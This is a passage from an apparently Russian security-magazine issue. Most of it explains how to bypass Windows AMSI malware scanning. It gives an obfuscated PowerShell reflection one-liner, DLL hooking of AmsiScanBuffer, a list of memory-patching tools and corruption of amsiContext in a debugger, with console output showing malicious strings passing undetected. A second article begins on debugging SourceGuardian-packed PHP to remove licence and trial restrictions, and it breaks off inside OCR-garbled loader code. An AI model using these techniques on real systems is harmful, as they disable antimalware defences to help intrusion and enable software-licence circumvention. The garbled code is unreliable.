bytE]0x74)+[chAR]([byte]0x6f)+[chAr](58+51)+[ChaR]([bYTe]0x61)+[
CHar]([bYTe]0x74)+[cHAR](105)+[CHaR]([BYTE]0x6f)+[cHar]([ByTE]0x6e)).
$([CHAR]([ByTE]0x41)+[char]([byTe]0x6d)+[CHAr]([bYtE]0x73)+[CHar]([
byTe]0x69)+[chaR](85*6/6)+[CHaR](116)+[ChAR]([Byte]0x69)+[cHAr](108)
+[chAr]([BYte]0x73))";[Delegate]::CreateDelegate(("Func``3[String, $(
([String].Assembly.GetType($(('$([cHar]([BYTe]0x53)+[ChAR](121)+[
CHAr]([Byte]0x73)+[cHaR]([byte]0x74)+[Char]([bytE]0x65)+[chAR]([bYtE]
0x6d)).Reflec'+'tíón.BìndingF'+'lâgs').NorMALiZe([ChAR]([Byte]0x46)+[
cHar](111)+[ChAR](114)+[CHar]([BYtE]0x6d)+[ChaR]([ByTE]0x44))
-replace [cHaR](92*10/10)+[CHAr](112+100-100)+[ChAR]([BYTE]0x7b)+[
ChAR](77)+[cHaR](110*20/20)+[cHAr]([bYTe]0x7d)))).FullName), $([cHar
]([BYTe]0x53)+[ChAR](121)+[CHAr]([Byte]0x73)+[cHaR]([byte]0x74)+[
Char]([bytE]0x65)+[chAR]([bYtE]0x6d)).Reflection.FieldInfo]" -as [
String].Assembly.GetType($([CHAR](83)+[char](121*78/78)+[ChAr]([ByTe]
0x73)+[CHar](22+94)+[CHar](101*28/28)+[char]([BYtE]0x6d)+[CHAr](46)+[
ChAr](84)+[cHAr]([ByTE]0x79)+[ChAr](90+22)+[Char](101+30-30)))), [
Object]([Ref].Assembly.GetType($kurefii)),($(('Ge'+'tF'+'íe'+'ld').
NOrMaliZE([char]([ByTE]0x46)+[cHAR](10+101)+[ChaR](114)+[cHAr](109*93
/93)+[CHAr]([BYTE]0x44)) -replace [cHaR](92*52/52)+[ChAr]([ByTE]0x70)
+[CHAr]([byTe]0x7b)+[Char](38+39)+[cHaR](79+31)+[cHar](125*18/18))).
Invoke($([char](97*42/42)+[cHar](109*37/37)+[cHar]([bYte]0x73)+[Char]
(105+88-88)+[CHaR]([BYtE]0x49)+[ChAR](110)+[cHAR]([Byte]0x69)+[CHaR](
116*14/14)+[cHar]([bYtE]0x46)+[Char](97)+[cHar]([bYTe]0x69)+[CHAR]([
ByTE]0x6c)+[CHaR](101*33/33)+[char]([BYTE]0x64)),(("NonPublic,Static"
) -as [String].Assembly.GetType($(('$([cHar]([BYTe]0x53)+[ChAR](121)
+[CHAr]([Byte]0x73)+[cHaR]([byte]0x74)+[Char]([bytE]0x65)+[chAR]([
bYtE]0x6d)).Reflec'+'tíón.BìndingF'+'lâgs').NorMALiZe([ChAR]([Byte]0
x46)+[cHar](111)+[ChAR](114)+[CHar]([BYtE]0x6d)+[ChaR]([ByTE]0x44))
-replace [cHaR](92*10/10)+[CHAr](112+100-100)+[ChAR]([BYTE]0x7b)+[
ChAR](77)+[cHaR](110*20/20)+[cHAr]([bYTe]0x7d))))).SetValue($null,
$True);
```

В нелегком деле запутывания кода тебе наверняка будет полезен ресурс amsi.fail.

Хукинг

Function hooking — метод, позволяющий нам получить управление над функцией до ее вызова. В данном случае полезно будет перезаписать аргументы, которые функция `AmsiScanBuffer()` (или `AmsiScanString()`) будет передавать на проверку.

Тут все просто: инжектим DLL, которая поймает `AmsiScanBuffer()` и передаст на проверку что-нибудь безобидное. Использовать можно, например, AmsiHook.dll, инжектор можно взять там же.



```
PS C:\Users\Alex_TH\Desktop> 'AmsiUtils'
строка:1 знак:1
+ 'AmsiUtils'
+ ~~~~~~~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Alex_TH\Desktop> .\SimpleInjector.exe powershell.exe .\AmsiHook.dll
[+] Got process ID for powershell.exe PID: 19004
[+] Aquired full DLL path: C:\Users\Alex_TH\Desktop\AmsiHook.dll
DLL now injected!
PS C:\Users\Alex_TH\Desktop> 'AmsiUtils'
[+] AmsiScanBuffer called
[+] Buffer 000002C081F8FE0C
[+] Buffer Length 22
AmsiUtils
[+] AmsiScanBuffer called
[+] Buffer 000002C0819979A4
[+] Buffer Length 12
PS C:\Users\Alex_TH\Desktop> _
```


Результат инжекта AmsiHook.dll

Патчинг памяти

Использующих данный метод инструментов много, можно выбрать любой рабочий. Принцип одинаков: пропатчить `AmsiScanBuffer()`, чтобы всегда возвращалось значение «Проверка пройдена успешно». Вот несколько таких средств:

- AmsiScanBufferBypass;
- my-am-bypass.ps1;
- AMSI-Bypass.ps1;
- AMSI-Bypass.cs;
- NoAmci.

Для примера попробуем выполнить Memory Patching с помощью `my-am-bypass.ps1`.




```
PS C:\Users\Alex_TH\Desktop> 'AmsiUtils'
строка:1 знак:1
+ 'AmsiUtils'
+ ~~~~~~~~~~~
Этот сценарий содержит вредоносное содержимое и был заблокирован антивирусным программным обеспечением.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\Alex_TH\Desktop> .\AMSIOpcode.ps1
True
PS C:\Users\Alex_TH\Desktop> 'AmsiUtils'
AmsiUtils
PS C:\Users\Alex_TH\Desktop> _
```

Используем my-am-bypass.ps1

Вызов ошибки

Вспоминая описание принципа работы AMSI, можно заметить, что во всех функциях присутствует структура `amsiContext`. Идея способа — вызвать ошибку в этой структуре и сломать весь цикл проверки. Сложности добавляет тот факт, что Microsoft никак не документирует эту структуру, да и в целом мало и неохотно пишет документацию для AMSI.

Рассмотрим этот способ, используя Frida (чтобы найти адрес) и дебаггер (чтобы посмотреть, что там происходит).




```
PS C:\Users\Alex_TH> Get-Process -name powershell

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    745      35    67008      79864       0,59  20472  16 powershell
```

```
C:\Users\Alex_TH\AppData\Local\Programs\Python\Python37-32\Scripts>frida-trace.exe -p 20472 -x amsi.dll -i Amsi*_
```

Исследуем amsiContext


Введем что-нибудь и посмотрим на вывод «Фриды».



```
Started tracing 9 functions. Press Ctrl+C to stop.
           /* TID 0x978 */
  1470 ms  AmsiOpenSession()
  1470 ms  [+] AmsiScanBuffer()
  1470 ms  [+] amsiContext: 0x1ec32fa8890
  1470 ms  [+] buffer: test
  1470 ms  [+] result: 0xa3dc70e548

  1485 ms  [+] Result: 1
```

Вывод «Фриды»

Теперь откроем процесс PowerShell в дебаггере и посмотрим, что же находится по этому адресу. Размера этой структуры мы не знаем, но первые четыре байта — это AMSI.




```
0:017> dc 0x1ec32fa8890
000001ec`32fa8890  49534d41 00000000 18da9da0 000001ec  AMSI............
000001ec`32fa88a0  18fdcc60 000001ec 00003a9b 00000000  `.......:......
000001ec`32fa88b0  6372756f 00007365 bb054c71 8c000500  ources..qL......
```

```
0:017> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007ff9`51443560 e9a3cb0213      jmp     00007ff9`64470108
00007ff9`51443565 4885c9          test    rcx,rcx
00007ff9`51443568 7442            je      amsi!AmsiOpenSession+0x4c (00007ff9`514435ac)
00007ff9`5144356a 8139414d5349    cmp     dword ptr [rcx],49534D41h
00007ff9`51443570 753a            jne     amsi!AmsiOpenSession+0x4c (00007ff9`514435ac)
00007ff9`51443572 4883790800      cmp     qword ptr [rcx+8],0
00007ff9`51443577 7433            je      amsi!AmsiOpenSession+0x4c (00007ff9`514435ac)
00007ff9`51443579 4883791000      cmp     qword ptr [rcx+10h],0
```

Просматриваем процесс PowerShell в отладчике

Исследуя происходящее дальше, замечаем, что регистр `rcx` (в котором должен лежать первый аргумент функции) сравнивается с нашими четырьмя байтами и, если эти значения не равны, выполняется переход на `amsi!AmsiOpenSession+0x4c`.



```
0:017> u amsi!AmsiOpenSession+0x4c
amsi!AmsiOpenSession+0x4c:
00007ff9`514435ac b857000780      mov     eax,80070057h
00007ff9`514435b1 c3              ret
```

Мы видим, что функция вернет нам то, что лежит в регистре `eax`. А в документации указано, что возвращается значение с типом HRESULT.


```
HRESULT AmsiOpenSession(
  HAMSICONTEXT amsiContext,
  HAMSISESSION *amsiSession
);
```

На сайте Microsoft мы находим нужную информацию:

```
| E_INVALIDARG | One or more arguments are not valid | 0x80070057 |
```

Если первые четыре байта структуры контекста не совпадут с AMSI, `AmsiOpenSession` вернет ошибку. Главный вопрос — к чему приведет эта ошибка и что случится, если байты все-таки не совпадут.


Единственный способ проверить это — вызвать ошибку и посмотреть, что будет. Для этого поставим точку останова (breakpoint) на `AmsiOpenSession`, а затем поменяем четыре байта на значение 0000. Убедимся, что в регистре `rcx` находится значение `49534d41` (`dc rcx L1`), изменим его на `0` (`ed rcx 0`), проверим, что выполнение прошло успешно и в регистре `rcx` сейчас `00000000` (еще раз `dc rcx L1`).



```
0:017> bp amsi!AmsiOpenSession
0:017> g
Breakpoint 0 hit
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v4
amsi!AmsiOpenSession:
00007ff9`51443560 e9a3cb0213      jmp     00007ff9`64470108
0:008> dc rcx L1
000001ec`32fa8890  49534d41                                AMSI
0:008> ed rcx 0
0:008> dc rcx L1
000001ec`32fa8890  00000000                                ....
0:008> g
```

Патчим AmsiOpenSession

Теперь, если заглянуть в frida-trace, мы увидим заветное `AmsiScanBuffer() Exit`. Привела ли эта ошибка к нарушению цикла проверки AMSI? Проверим эту теорию, выполнив что-то «зловредное».



```
PS C:\Users\Alex_TH> 'AmsiUtils'
AmsiUtils
PS C:\Users\Alex_TH>
```


Успех!

Данный метод с использованием дебаггера был рассмотрен в качестве теории, в живом кейсе, разумеется, дебаггером никто не пользуется, а реализуется данный метод в несколько строчек в том же PowerShell.

ВЫВОДЫ

Как видно из примеров, обойти защиту от AMSI не так уж и сложно. Знание известных методик может облегчить фазу постэксплуатации (или даже фазу эксплуатации).

AMSI может сыграть важную роль в защите систем Windows 10 и Windows Server от компрометации. Но AMSI не панацея. И хотя Microsoft Windows Defender обеспечивает некоторую защиту от обхода AMSI, злоумышленники постоянно находят способы скрыть вредоносный контент от обнаружения.



В ОБХОД СТРАЖИ

ОТЛАЖИВАЕМ КОД НА PHP, УПАКОВАННЫЙ SOURCEGUARDIAN

МВК

Что такое язык PHP, знают, наверное, все. Не все знают, что на нем можно писать практически полноценные приложения, защищенные упаковщиком SourceGuardian, декомпилятора для которого в свободном доступе не существует. Сегодня мы разберем практический способ быстрой отладки такого байткода под Windows без необходимости подробно разбирать его структуру. Какие-то специальные инструменты нам тоже не понадобятся — только ловкость рук и немного магии.

На этот раз в наших руках оказалась программа, реализованная в виде локального веб-приложения. Выглядит это так: в адресной строке браузера под Windows следует набрать `localhost`, после чего прямо там же отобразится интерфейс программы. Все это чудо реализовано при помощи локального сервера Apache, являющегося частью программы. Разумеется, приложение имеет ряд лицензионных ограничений — триал, не работающие до момента покупки лицензии функции и прочее. Все эти явления мы постараемся побороть.

WARNING

Вся информация предоставлена исключительно в ознакомительных и обучающих целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалами данной статьи. Нарушение лицензии при использовании ПО может преследоваться по закону.

Обычно подобные ограничения реализуются набором PHP-скриптов, которые представляют собой обычные текстовые файлы. Но не в нашем случае. Все скрипты, из которых состоит наше приложение, представляют собой мешанину букв, цифр и спецсимволов, однако при ближайшем рассмотрении мы видим, что у них имеется одинаковый заголовок вида:

```
<?php if(!function_exists('sg_load')){$__v=phpversion();$__x=explode(
'.',$__v);$__v2=-$__x[0].'.'.(int)$__x[1];$__u=strtolower(substr(
php_uname(),0,3));$__ts=(@const-ant('PHP_ZTS') || @constant(
'ZEND_THREAD_SAFE')?'ts':'');$__f=$__f0='ixed.'.$__-v2.$__ts.'.'.$__u
;$__ff=$__ff0='ixed.'.$__v2.'.'.(int)$__x[2].$__ts.'.'.$__u;$_-_ed=@
ini_get('extension_dir');$__e=$__e0=@realpath($__ed);$__dl=
function_exists-('dl') && function_exists('file_exists') && @ini_get(
'enable_dl') && !@ini_get(-'safe_mode');if($__dl && $__e &&
version_compare($__v,'5.2.5','<') && function_-exists('getcwd') &&
function_exists('dirname')){$__d=$__d0=getcwd();if(@$__d[1]-==':') {
$__d=str_replace('\','/',substr($__d,2));$__e=str_replace('\','/',
sub-str($__e,2));}$__e.=($__h=str_repeat('/..',substr_count($__e,'/
')));$__f='/ixed-/'.$__f0;$__ff='/ixed/'.$__ff0;while(!file_exists(
$__e.$__d.$__ff) && !file_exi-sts($__e.$__d.$__f) && strlen($__d)>1){
$__d=dirname($__d);}if(file_exists($__e.-$__d.$__ff)) dl($__h.$__d.
$__ff); else if(file_exists($__e.$__d.$__f)) dl($__h.-$__d.$__f);}if(
!function_exists('sg_load') && $__dl && $__e0){if(file_exists($_-_e0.
'/'.$__ff0)) dl($__ff0); else if(file_exists($__e0.'/'.$__f0)) dl(
$__f0);}i-f(!function_exists('sg_load')){$__ixedurl='http://www.
sourceguardian.com/loader-s/download.php?php_v='.urlencode($__v).'&
php_ts='.($__ts?'1':'0').'&php_is='.@c-onstant('PHP_INT_SIZE').'&os_s
